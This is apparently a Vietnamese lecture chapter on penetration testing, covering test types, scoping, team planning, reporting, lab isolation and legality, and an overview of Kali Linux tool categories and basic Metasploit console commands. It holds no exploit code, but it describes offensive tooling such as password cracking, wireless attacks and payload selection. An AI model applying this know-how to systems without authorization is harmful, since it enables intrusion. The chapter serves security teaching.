Kiểm thử hộp đen là loại kiểm thử thực hiện khi hoàn toàn không có thông tin cung cấp cho đội kiểm thử xâm nhập. Chuyên gia kiểm thử sẽ đặt mình vào vị trí của tin tặc và cố gắng bằng mọi cách thâm nhập vào được mạng bên trong và bên ngoài của khách hàng. Hoặc họ cũng có thể được cung cấp một dải địa chỉ IP và các thông số khác để hạn chế khả năng thiệt hại bên trong mạng. Loại thử nghiệm này mô tả chính xác nhất những gì kẻ tấn công có thể làm và có tính thực tế nhất.

Kiểm thử hộp xám sẽ nằm giữa kiểm thử hộp trắng và kiểm thử hộp đen. Đây là hình thức kiểm thử xâm nhập mà nhóm kiểm thử được cung cấp thông tin hạn chế và chỉ khi cần thiết. Vì vậy, khi tiến hành công việc ở bên ngoài, họ sẽ được cấp nhiều thông tin truy nhập để đẩy nhanh quá trình. Phương pháp thử nghiệm này tối đa hóa tính hiện thực trong khi vẫn đảm bảo ngân sách hợp lý.

Phạm vi thử nghiệm có lẽ là vấn đề quan trọng nhất khi lập kế hoạch kiểm thử xâm nhập. Ca kiểm thử có thể thay đổi rất nhiều tùy thuộc vào việc khách hàng muốn tất cả các hệ thống của họ được kiểm tra hay chỉ một phần. Điều quan trọng là thấy được các loại hệ thống trong phạm vi kiểm tra để đánh giá đúng mức. Dưới đây là danh sách các câu hỏi thường dùng với khách hàng (đặc biệt là trong trường hợp kiểm thử hộp trắng):

- Số lượng thiết bị mạng có trong phạm vi kiểm thử là bao nhiêu?
- Các loại thiết bị mạng nào nằm trong phạm vi kiểm thử?
- Các hệ điều hành đã biết có trong phạm vi kiểm thử?
- Các trang web được biết đến nằm trong phạm vi kiểm thử?

- Mức độ thâm định như thế nào?
- Các địa điểm nào thuộc phạm vi kiểm thử?

Xác định các địa điểm trong phạm vi kiểm thử rất quan trọng để tính toán được khoảng thời gian đi lại và mức độ cần thiết của việc thực hiện kiểm thử an ninh vật lý, tấn công vào yếu tố con người. Trong một số trường hợp, kiểm thử tất cả các trang web là không thực tế, do đó cần phải nhắm mục tiêu đến các địa điểm chính. Ví dụ như cần chú ý tới nơi đặt trung tâm dữ liệu và tập trung vào phần lớn người dùng.


Việc *tổ chức một đội kiểm thử xâm nhập* sẽ không cố định, nhưng thông thường các vị trí quan trọng như sau đây là bắt buộc:

- Trưởng nhóm
- Chuyên gia bảo mật vật lý
- Chuyên gia tấn công vào yếu tố con người
- Chuyên gia bảo mật không dây
- Chuyên gia bảo mật mạng
- Chuyên gia hệ điều hành

Việc *phân chia một ca kiểm thử xâm nhập thành các giai đoạn* rõ ràng là rất cần thiết. Một trong những cách phân chia này là kiểm thử với ba giai đoạn: I) Ngoại vi; II) Nội bộ; III) Đảm bảo chất lượng (QA) và báo cáo. Hơn nữa, mỗi giai đoạn có thể được chia thành các mục nhỏ hơn, ví dụ:

- I.a: Tìm kiếm thông tin
- I.b: Khai thác yếu tố con người
- I.c: Quét công
- II.a: Kiểm tra an ninh nội bộ
- ... (Cứ như vậy cho các giai đoạn khác).

Các giai đoạn nên được thực hiện từ ngoài vào trong đối với một tổ chức, như thể hiện trong hình vẽ 1.1.



Hình 1.1: Kế hoạch kiểm thử xâm nhập

Đồng thời, việc phân bổ nhiệm vụ cũng như các nguồn lực một cách rõ ràng sẽ rất hữu ích cho ca kiểm thử xâm nhập. Ví dụ như trong bảng 1.2. Cách làm này cho phép cân đối nguồn lực của đội và đảm bảo rằng tất cả các công việc trong mỗi giai đoạn đều được sắp xếp hợp lý.

Acme Pen Test Plan 7/1/2010									
	Start Date	Time	Joe	Matt	Alex	Susan	Bart	Note	
Kick Off Meeting	1-Sep		x	x	x	x	x		
Phase I			x				x	Limited to 50 hours (each) here	
Footprinting	2-Sep		x				x		
Test up VPN connectivity	16-Sep					x			
Arrive on Location	16-Sep	2000	x	x	x				
Phase II			x	x	x	x		Limited to 100 hours (each) here	
Phase II a	TBD								
Connect Remotely	Day 1	0830							
Start Deliberate Scans Slow	Day 1	0900	x	x	x	x			
Start Deliberate Scans Fast	Day 1	1300	x	x	x	x			
Start Deliberate Attacks	Day 2	0800	x	x	x	x			
Phase II b	17-Sep								
Setup in Conf Room, test net	17-Sep	0800							
Social Engineering Attacks	17-Sep	0800	x			x		Thumbdrive drops, calls to help desk, etc	

Hình 1.2: Lập kế hoạch chi tiết

Cuối cùng, trước khi thực hiện kiểm thử xâm nhập, một việc rất quan trọng cần thực hiện là viết thỏa thuận kiểm thử xâm nhập. Trong tài liệu này, cần phải liệt kê những mô tả về các công việc (Statement of Work - SOW) một cách rõ ràng và hai bên phải thống nhất với nhau. Nói chung, các công việc sẽ bao gồm:

- Mục đích đánh giá
- Kiểu đánh giá
- Phạm vi đánh giá
- Ràng buộc về thời gian đánh giá
- Lịch trình sơ bộ
- Cách thức trao đổi về:
 - + Xử lý sự cố và thủ tục xử lý
 - + Mô tả nhiệm vụ được thực hiện
 - + Tài liệu chuyên giao
 - + Thủ tục xử lý dữ liệu nhạy cảm
 - + Nhân lực cần sử dụng
 - + Ngân sách (bao gồm chi phí)
 - + Các điều khoản thanh toán
 - + Người liên lạc trong trường hợp khẩn cấp

Ngoài ra, cũng cần có một bản xác nhận về danh sách thành viên trong đội kiểm thử xâm nhập đang thực hiện đánh giá, kiểm thử cho tổ chức, để đề phòng trong trường hợp cần thiết.

1.4.2 Một số phương pháp và tiêu chuẩn kiểm thử xâm nhập

Các phương pháp và tiêu chuẩn kiểm thử xâm nhập thường được sử dụng bao gồm OWASP, OSSTMM và ISSAF.

Dự án OWASP đã phát triển một bộ tiêu chuẩn được sử dụng rộng rãi, bao gồm các tài nguyên, tài liệu đào tạo, và danh sách gồm 10 lỗ hổng web hàng đầu cùng các phương pháp phát hiện và ngăn chặn chúng.

OSSTMM là một phương pháp được sử dụng rộng rãi bao gồm tất cả các khía cạnh của việc thực hiện đánh giá. Mục đích của OSSTMM là phát triển một tiêu chuẩn, và nếu tuân thủ sẽ đảm bảo một mức kiểm thử chấp nhận được kể cả cho khách hàng hay nhà cung cấp dịch vụ kiểm thử. Tiêu chuẩn này là mở và miễn phí cho cộng đồng, tuy nhiên phiên bản mới nhất có tính phí.

Cuối cùng, ISSAF là một bộ tiêu chuẩn gần đây về kiểm thử xâm nhập. ISSAF được chia thành các lĩnh vực và cung cấp các tiêu chí đánh giá và kiểm thử cụ thể cho từng lĩnh vực. Mục đích của ISSAF là cung cấp các ví dụ thực tế và phản hồi từ các ca kiểm thử.

1.4.3 Thực thi kiểm thử

Tổ chức một cuộc họp khởi đầu. Đây là việc đầu tiên cần làm ngay khi bắt đầu thực hiện kiểm thử xâm nhập. Ngoại trừ kiểm tra hộp đen, đối với các loại kiểm thử còn lại, cần lên lịch và tham dự một buổi họp kỉ luật trước khi tham gia với khách hàng. Đây là cơ hội không chỉ để khẳng định sự hiểu biết về nhu cầu và yêu cầu của khách hàng mà còn để có được sự đồng thuận với khách hàng. Đồng thời, cũng cần thiết phải nhắc nhở khách hàng về mục đích của ca kiểm thử xâm nhập, nhằm tìm ra càng nhiều vấn đề càng tốt trong khoảng thời gian quy định và đưa ra được các khuyến nghị nhằm khắc phục trước khi kẻ xấu tìm thấy. Tiếp theo, cần giải thích cho khách hàng rằng đây không phải là trò chơi đối với các quản trị viên hệ thống và nhóm bảo mật. Đối với nhóm kiểm thử, việc tệ nhất là để cho một quản trị viên hệ thống nhận ra điều gì đó lạ lúc nửa đêm và thực hiện đối phó. Mặc dù điều này nên được khen thưởng vì sự quan sát cẩn thận và mong muốn bảo vệ hệ thống, nhưng thực sự gây phản tác dụng đối với ca kiểm thử xâm nhập mà doanh nghiệp đang phải chi trả nhiều tiền. Vấn đề là, do thời gian và những ràng buộc về kinh phí của việc đánh giá, nhóm kiểm thử thường sẽ mạo hiểm và cố gắng thực hiện nhanh hơn kẻ tấn công trong hiện thực. Đồng thời, mục đích của nhóm kiểm thử là tìm ra càng nhiều vấn đề càng tốt. Nếu có 100 vấn đề cần được phát hiện, khách hàng nên mong muốn là tất cả chúng đều được tìm thấy. Điều này sẽ không xảy ra nếu nhóm bị sa lầy và gặp phải sự phòng chống từ nhân viên công ty.

Truy nhập trong quá trình thẩm định. Giai đoạn lập kế hoạch nên phát triển một danh sách các nguồn lực cần thiết từ khách hàng. Nếu bắt đầu được sớm sau cuộc họp khởi đầu thì sẽ nhận được nhiều nguồn lực hơn từ phía khách hàng. Ví dụ, có thể cần một phòng họp đủ chỗ cho toàn bộ nhóm kiểm thử cùng các thiết bị và có thể đảm bảo an toàn cho các thiết bị vào buổi tối. Ngoài ra, có thể yêu cầu truy nhập mạng, ví dụ như yêu cầu hai mạng dây, một cho mạng nội bộ, và một cho truy nhập Internet. Cũng có thể nhóm cần phải có giấy xác nhận để truy nhập vào hạ tầng hệ thống. Trưởng nhóm nên làm việc với người hỗ trợ liên lạc của khách hàng để được truy nhập theo yêu cầu.

Quản lý kỳ vọng. Trong suốt quá trình thử nghiệm, sẽ có nhiều loại cảm xúc cho cả nhóm kiểm thử xâm nhập và khách hàng. Nếu có vấn đề gì cho trung tâm dữ liệu, nhóm kiểm thử xâm nhập sẽ bị đổ lỗi. Cần chắc rằng trưởng nhóm vẫn duy trì liên lạc thường xuyên với những người liên lạc phía khách hàng. Tuy nhiên cần chú ý rằng, khi nhóm kiểm thử phát hiện ra các lỗ hổng tiềm ẩn nào đó, hãy cẩn thận về những gì được tiết lộ cho khách hàng, bởi vì nó có thể là không đúng.

Quản lý vấn đề. Thỉnh thoảng, sẽ có các vấn đề phát sinh trong quá trình thử nghiệm. Nhóm có thể tình cờ gây ra một vấn đề hoặc một điều gì đó nằm ngoài tầm kiểm soát và điều này có thể gây trở ngại cho việc đánh giá. Vào những thời điểm đó, trưởng nhóm phải kiểm soát tình hình và làm việc với người liên lạc phía khách hàng để giải quyết vấn đề.

Nếu nhóm đã phá hỏng một cái gì đó, thì tốt hơn hết là nên thông báo về vấn đề này sớm và cố gắng để sự việc không xảy ra thêm lần nữa.

Ổn định tức là nhanh. Điều này chắc chắn đúng trong ngữ cảnh kiểm thử xâm nhập. Thực hiện nhiều nhiệm vụ cùng một lúc sẽ dễ bị kẹt lại. Quá bận rộn mà vẫn cố gắng làm nhanh để kịp thời gian hoàn thành, sẽ rất dễ mắc sai lầm và phải làm lại mọi thứ.

Hợp tác bên ngoài và nội bộ. Cần chắc chắn để liên lạc được với khách hàng khi cần. Ví dụ, sau một vài ngày, có thể có ích khi có số liên lạc của quản trị viên mạng hoặc người quản trị tường lửa. Trong giờ nghỉ, nếu người liên lạc đã về nhà, có thể gửi một email hoặc tin nhắn SMS đến họ để thông báo về tiến độ công việc. Mặt khác, việc phối hợp nhóm cũng rất quan trọng để tránh sự trùng lặp về công việc và đảm bảo nhóm không bỏ lỡ điều gì quan trọng. Kết quả nên được chia sẻ trong toàn nhóm theo thời gian thực.

1.4.4 Chia sẻ thông tin và lập báo cáo

1.4.4.1 Chia sẻ thông tin

Chia sẻ thông tin là chìa khóa thành công khi thực hiện một ca kiểm thử xâm nhập. Điều này đặc biệt đúng khi làm việc với các nhóm phân tán về mặt địa lý. Máy chủ Dradis là cách tốt nhất để thu thập và chia sẻ thông tin trong quá trình kiểm thử xâm nhập. Đây là một hệ thống mã nguồn mở để chia sẻ thông tin. Nó đặc biệt phù hợp cho việc quản lý nhóm kiểm thử xâm nhập. Có thể giữ cho nhóm cập nhật thông tin và đồng bộ bằng cách sử dụng Dradis cho tất cả các kế hoạch, phát hiện, ghi chú và tệp đính kèm.

Dradis có khả năng nhập từ các công cụ khác, như Nmap, Nessus, Nikto, Burp Suite. Làm việc tốt kể cả khi có nhiều người dùng nhập dữ liệu vào cùng một thời điểm. Dữ liệu được đồng bộ hóa trên máy chủ, và người dùng được nhắc nhở làm mới màn hình của họ để có được dữ liệu mới nhất. Chúng ta có thể cấp phép cho khách hàng truy cập và để họ luôn cập nhật được tình trạng hiện tại. Sau đó, khi thực hiện đánh giá, có thể để lại một bản sao cho khách hàng làm một phần báo cáo.

1.4.4.2 Báo cáo kết quả của một ca kiểm thử xâm nhập

Kiểm thử xâm nhập sẽ không hữu ích nếu khách hàng không hiểu được kết quả. Mặc dù giai đoạn báo cáo đôi khi được xem như là việc sau cùng, nhưng cần tập trung vào giai đoạn này nếu muốn tạo ra một sản phẩm chất lượng cho khách hàng.

Việc đầu tiên cần chú ý đến là định dạng báo cáo. Định dạng của báo cáo có thể khác nhau nhưng cần phải có các mục sau:

- Mục lục
- Tóm tắt quá trình kiểm thử
- Phương pháp sử dụng
- Các phát hiện quan trọng đối với mỗi đơn vị kinh doanh, nhóm, phòng ban
- + Phát hiện

- + Tác động
- + Khuyến nghị
- Hồ sơ chi tiết và ảnh chụp màn hình trong phụ lục (cuối báo cáo)

Báo cáo nên trình bày những phát hiện theo mức độ ưu tiên, bởi vì không phải tất cả các lỗ hổng đều có mức độ nghiêm trọng như nhau. Một số cần phải được khắc phục ngay lập tức, trong khi số khác có thể chờ. Một cách tốt để xác định độ ưu tiên là dựa trên khả năng tấn công từ xa. Các lỗi quan trọng dẫn đến khả năng tấn công từ xa nên được khắc phục ngay lập tức. Những lỗi quan trọng khác nếu có một số yếu tố giảm nhẹ nguy cơ bị tấn công trực tiếp có thể để độ ưu tiên thấp hơn. Ví dụ như, có thể hệ thống nằm sau một tường lửa nội bộ và chỉ có thể truy nhập từ một phân đoạn mạng cụ thể. Những phát hiện có độ ưu tiên cao khác có thể cần phải được khắc phục trong vòng sáu tháng. Các kết quả có mức ưu tiên trung bình ít quan trọng và cần được xử lý trong vòng một năm. Các khoảng thời gian xử lý có thể khác nhau tùy theo từng người kiểm thử nhưng nên được trình bày theo những mức độ ưu tiên này. Nếu không, khách hàng có thể bị choáng ngợp với lượng công việc cần thực hiện và họ có thể không làm được bất cứ điều gì. Kết quả nên được nhóm lại theo đơn vị kinh doanh, nhóm hoặc bộ phận. Điều này cho phép chúng ta phân tách được các báo cáo và chỉ bàn giao chúng cho các nhóm liên quan, đồng thời có thể giữ các thông tin nhạy cảm chỉ nằm bên trong nhóm đó.

Cuối cùng, cần thực hiện tóm tắt lại toàn bộ kết quả. Nên tổ chức một cuộc họp chính thức để trình bày tóm tắt các lỗi phát hiện được, các xu hướng và đề xuất cải tiến. Sau đó, có thể tùy chỉnh bản tóm tắt tùy theo mỗi đơn vị kinh doanh, nhóm hoặc phòng ban. Sẽ rất có ích nếu đưa ra kết quả cho từng nhóm riêng biệt. Điều này làm giảm xu hướng tự vệ bản thân khi các vấn đề được thảo luận giữa các nhóm đồng đẳng. Nếu có nhiều hơn một tuần kể từ thời điểm bắt đầu thử nghiệm thâm nhập và đưa ra kết quả thực tế, cần phải có một bản tóm tắt nhanh các lỗi phát hiện, xu hướng và khuyến nghị để cải tiến khi kết thúc đợt đánh giá. Điều này sẽ cho phép khách hàng bắt đầu sửa chữa các vấn đề trước khi đưa ra bản tóm tắt chính thức.

1.5 Môi trường thực hành

1.5.1 Yêu cầu về môi trường thực hành

Đảm bảo tuân thủ pháp luật

Trong kiểm thử xâm nhập, chuyên gia bảo mật đột nhập vào hệ thống và lấy quyền root trên hệ thống hoặc sở hữu tài khoản quản trị miền nhằm truy nhập và kiểm soát tất cả các tài nguyên trên mạng. Việc thực hiện các hoạt động này trên môi trường thực cần phải được phép bởi tổ chức, bằng văn bản rõ ràng. Do đó, việc thực hành trên môi trường hệ thống thật không được phép của chủ sở hữu là trái pháp luật.

Sự cô lập

Môi trường thực hành ATTT là nơi tổ chức các thí nghiệm phân tích phần mềm độc hại và thử nghiệm xâm nhập, cần phải cô lập môi trường này với các mạng bên ngoài, bao gồm cả Internet để bảo vệ chúng và cũng vì lý do pháp lý. Có nhiều kỹ thuật khác nhau như đường hầm SSH, VLAN và các giới hạn với tường lửa, có thể giúp cô lập môi trường thực hành.

Việc cô lập giúp ngăn phần mềm độc hại thoát khỏi phòng thí nghiệm, cả vô tình và cố ý. Máy móc bên trong phòng thí nghiệm chỉ có thể tấn công các máy móc được ủy quyền trong phòng thí nghiệm trong các hoạt động như vậy. Máy móc trong phòng thí nghiệm không bao giờ được giao tiếp với hoặc tấn công một máy bên ngoài thủ tục lao động. Sinh viên chỉ được thực hành với máy móc được giao cho mình, không được can thiệp vào công việc của người khác.

Việc cô lập phòng thí nghiệm có thể dẫn đến những hạn chế về tính khả dụng và khả năng sử dụng, đối với các xét nghiệm, các phòng thí nghiệm có thể không được tiếp cận từ xa nếu chúng bị cô lập hoàn toàn. Dù sao đi nữa, vẫn có thể giữ được sự cô lập trong khi vẫn cho phép truy cập từ xa. Dự án quyết định làm như vậy bằng cách đảm bảo rằng lưu lượng mạng chỉ có thể thoát ra khỏi phòng thí nghiệm thông qua một đường hầm SSH được chỉ định, tất cả các lưu lượng bên ngoài khác đều bị chặn.


1.5.2 Một số công cụ phổ biến cho kiểm thử xâm nhập

Kali Linux

Kali Linux là phiên bản cải tiến của hệ điều hành (HĐH) BackTrack, được công bố vào năm 2013. Đây là một HĐH rất hữu ích đối với những chuyên gia đánh giá bảo mật, một HĐH tập hợp và phân loại gần như tất cả các công cụ thiết yếu mà bất kỳ một chuyên gia đánh giá bảo mật nào cũng cần sử dụng khi tác nghiệp.

Kali Linux có nhiều ưu điểm. Thứ nhất là kho lưu trữ phần mềm (Repository) được đồng bộ với các kho của Debian nên có thể dễ dàng có được các bản cập nhật và bản vá lỗi bảo mật mới nhất. Ngoài ra, Kali Linux tương thích với nhiều nền tảng kiến trúc, hỗ trợ mạng không dây tốt, khả năng tùy biến với nhiều loại giao diện và tương thích với các phiên bản trong tương lai. Một điều quan trọng cũng không kém là có rất nhiều tài liệu hướng dẫn trên Internet, kể cả tiếng Việt, do tính phổ biến trong cộng đồng đánh giá bảo mật. Có thể nói Kali Linux là một trong những lựa chọn tốt nhất cho bất kỳ ai làm công việc đánh giá bảo mật.

Theo thống kê, có hơn 200 công cụ đánh giá bảo mật trong Kali Linux. Các công cụ này được sắp xếp và phân loại thành các nhóm công cụ rõ ràng theo mục đích sử dụng.



Hình 1.3: Các công cụ bảo mật trong Kali Linux

Nhóm công cụ đầu tiên là Information Gathering (Thu thập thông tin), bao gồm những công cụ tập trung vào việc thu thập thông tin về mục tiêu đánh giá. Các công cụ trong mục này lại được phân chia theo loại thông tin cần thu thập. Ví dụ, OS Fingerprinting (Thu thập thông tin về hệ điều hành), Network Scanners (dò quét mạng), SSL Analysis (Phân tích giao thức SSL), VoIP Analysis (Phân tích giao thức VoIP), v.v. Một trong những công cụ giúp thăm dò, phân tích mạng nổi tiếng và phổ biến nhất là Nmap, với khả năng quét cổng mạng, dịch vụ mạng và hệ điều hành nhanh và chính xác.

Một công cụ cũng rất quan trọng khác là theHarvester với khả năng thu thập thông tin của một mục tiêu dựa trên nhiều nguồn tìm kiếm như google, google-profiles, bing, Linkedin hoặc Shodan. Với công cụ này, có thể tìm địa chỉ email, tên máy chủ và nhiều thông tin liên quan đến mục tiêu một cách nhanh chóng.

Nhóm công cụ tiếp theo là Vulnerability Analysis (phân tích lỗ hổng). Các công cụ này giúp phát hiện các lỗ hổng bảo mật, từ lỗ hổng ứng dụng, hạ tầng, mạng lưới cho đến phần cứng chuyên dụng. Có rất nhiều các công cụ dò quét lỗ hổng kiểm thử fuzzer trong nhóm công cụ này. Nổi bật nhất trong số các công cụ này là sqlmap với khả năng tìm kiếm và khai thác các lỗ hổng SQL Injection mạnh mẽ một cách tự động.

Nhóm Web Applications (Ứng dụng Web) có các công cụ phát hiện và tấn công lỗ hổng ứng dụng Web. Trong số đó có Burp Suite là một công cụ nổi trội, với khả năng chặn các bản tin HTTP gửi đến ứng dụng Web, và qua đó người dùng có thể chỉnh sửa, thay đổi, thử các tham số và gửi đến ứng dụng. Burp cũng có thể giúp thực hiện các phân tích lỗ hổng ứng dụng Web tự động hoặc thủ công.

Nhóm công cụ tiếp theo là Password Attacks (Tấn công mật khẩu). Nó bao gồm các công cụ bẻ khóa mật khẩu trực tuyến hay ngoại tuyến, hỗ trợ tấn công mật khẩu theo giao thức. Các công cụ đáng chú ý ở đây là oclhashcat-plus và THC-Hydra. Hashcat có khả năng tấn công bẻ khóa mật khẩu rất nhanh khi tận dụng sức mạnh của GPU. Trong khi đó, Hydra có thể giúp chuyên gia đánh giá bảo mật khởi tạo các cuộc tấn công vét cạn đối với nhiều loại giao thức như HTTP, FTP, SSH, RDC.

Nhóm công cụ Wireless Attacks (Tấn công mạng không dây) có nhiều công cụ dùng để phân tích và tấn công các giao thức mạng không dây như IEEE 802.11, RFID/NFC hay Bluetooth. Công cụ phổ biến nhất ở đây là aircrack-ng, dùng để thực hiện phân tích giao thức IEEE 802.11 (WiFi). Công cụ này cho phép thực hiện nhiều kiểu tấn công khác nhau với các cơ chế xác thực (authentication) và ủy quyền (authorization) của mạng WiFi.

Nhóm Sniffing/Spoofing (Nghe lén/Giả mạo) cung cấp các công cụ để chặn bắt lưu lượng mạng. Một trong những công cụ tốt nhất ở đây là Wireshark. Wireshark có thể chặn bắt lưu lượng mạng và có thể xác định giao thức được sử dụng, phân tích các dữ liệu quan trọng. Một công cụ khác cũng rất tốt là Dsniff, gồm một bộ các tiện ích có thể giúp chặn bắt và xác định những loại dữ liệu nhạy cảm như mật khẩu, e-mail, hoặc các dữ liệu đã mã hóa SSL theo loại ứng dụng.

Tiếp theo là nhóm công cụ Maintaining Access (Duy trì truy nhập). Nhóm này có các công cụ giúp duy trì khả năng truy nhập mục tiêu, sau khi đã chiếm được quyền kiểm soát hệ thống.

Ngoài ra còn có Reverse Engineering (Dịch ngược) gồm các công cụ giúp gỡ lỗi hay phân tích mã nguồn nhị phân. Ví dụ như OllyDebug, Radare2 (r2) là các công cụ để dịch ngược rất hiệu quả. Ví dụ, radare2 có thể kiểm tra shellcodes, dịch ngược mã nguồn nhị phân từ các nền tảng khác nhau như PE, ELF, Mach-O và DEX hoặc JAVA class, phân tích ảnh đĩa để thực hiện điều tra số, tìm kiếm các gadget để xây dựng payload ROP (Return Oriented Programming), debug mã nguồn nhị phân, so sánh sự khác biệt giữa các tập tin nhị phân (bindiffing) hay thực hiện vá nhị phân.

Kế tiếp là nhóm Stress Testing (Kiểm tra hiệu năng) gồm các công cụ khác nhau để kiểm tra hiệu năng của mạng, ứng dụng Web, WLAN hay VoIP khi xử lý một lượng lớn lưu lượng. Ví dụ, dùng các công cụ này có thể mô phỏng tấn công từ chối dịch vụ - DoS.

Với các công cụ trong nhóm Hardware Hacking (Tấn công các thiết bị phần cứng) có thể lập trình cho các thiết bị Arduino và hay lập trình cho Android và phân tích các ứng dụng Android với các công cụ như APKTool và dex2jar.

Forensic (Điều tra số) trong Kali là một nhóm các công cụ tập trung vào nhiều lĩnh vực điều tra số. Ví dụ như các công cụ để thực hiện điều tra mạng, PDF, RAM và nhiều công cụ khác. Một công cụ được đánh giá cao trong nhóm này là Volatility – công cụ thu thập và

phân tích những chứng cứ trong bộ nhớ động. Có thể dùng Volatility để chụp ảnh bộ nhớ RAM trong một thời điểm nhất định và từ đó trích xuất ra được những thông tin có ích.

Cuối cùng, là hai nhóm công cụ Reporting Tools (Các công cụ báo cáo) và System Services (Các dịch vụ hệ thống). Reporting Tools gồm các công cụ dành cho việc báo cáo sau khi hoàn tất công việc đánh giá bảo mật, dựa trên các kết quả đã tìm thấy. Còn nhóm System Services có các dịch vụ khác nhau có thể chạy/dừng/khởi động lại chúng.

Như vậy, Kali có tất cả mọi thứ mà một chuyên gia đánh giá bảo mật cần. Đây cũng là môi trường để có thể thực hiện hầu hết các bài tập thực hành trình bày trong bài giảng này, bao gồm lập trình, phân tích và khai thác các lỗi tràn bộ đệm trong các chương trình C/C++ mẫu.

Metasploit

Metasploit là một framework để cung cấp môi trường kiểm thử các hệ thống phần mềm và mạng. Metasploit lưu trữ một cơ sở dữ liệu cho các lỗ hổng đã công bố, và cung cấp sẵn các công cụ để khai thác các lỗ hổng đó. Nhờ đó có thể sử dụng công cụ này để tạo ra các payload kiểm thử các hệ thống. Metasploit được xây dựng từ ngôn ngữ hướng đối tượng Perl, với những thành phần được viết bằng C, assembly, và Python. Metasploit có thể cài đặt trên Windows, Linux, Mac OS, nhưng phổ biến nhất vẫn là Linux. Kali Linux có cài đặt sẵn Metasploit. Metasploit hỗ trợ nhiều giao diện với người dùng. Ngoài giao diện Msfconsole sử dụng các dòng lệnh để cấu hình, còn có giao diện đồ họa Armitage và giao diện Web.

Trong Metasploit có hai loại môi trường làm việc. *Môi trường toàn cục* chứa các biến mang tính toàn cục, có tất cả các mô-đun khai thác, và được thực thi thông qua hai câu lệnh `setg` và `unsetg`. Còn *môi trường tạm thời* chỉ đưa các biến vào mô-đun khai thác đang nạp hiện tại, không ảnh hưởng đến các mô-đun khác. Các biến được đặt cho môi trường tạm thời thông qua hai câu lệnh `set` và `unset`. Thông thường, các biến chung giữa các mô-đun như `LPORT`, `LHOST`, `PAYLOAD` thì nên được đặt ở môi trường toàn cục.

Để sử dụng metasploit thường phải thực hiện các bước như sau. Đầu tiên là chọn mô-đun khai thác (exploit), nghĩa là lựa chọn chương trình, dịch vụ có chứa lỗi mà Metasploit hỗ trợ để khai thác. Ba lệnh hữu ích trong bước này là:

- `show exploits`: xem các mô-đun exploit mà framework có hỗ trợ
- `use exploit_name`: chọn mô-đun exploit
- `info exploit_name`: xem thông tin về mô-đun exploit

Tiếp theo cần cấu hình mô-đun đã chọn với các lệnh sau:

- `show options`: Xác định những tùy chọn cần cấu hình
- `set`: cấu hình cho những tùy chọn của mô-đun đó
- `show advanced`: xem các tùy chọn nâng cao

Sau đó, cần kiểm tra những tùy chọn với lệnh “check” để xem đã được thiết lập chính xác chưa, rồi chọn mục tiêu (hệ điều hành) cần thực hiện:

- *show targets: những mục tiêu được cung cấp bởi mô-đun đó*
- *set: xác định mục tiêu nào*

Sau khi chọn mục tiêu, cần chọn payload hay đoạn mã chạy trên hệ thống của nạn nhân. Các lệnh cần gồm:

- *show payloads: liệt kê ra những payload của mô-đun khai thác hiện tại*
- *info payload_name: xem thông tin chi tiết về payload đó*
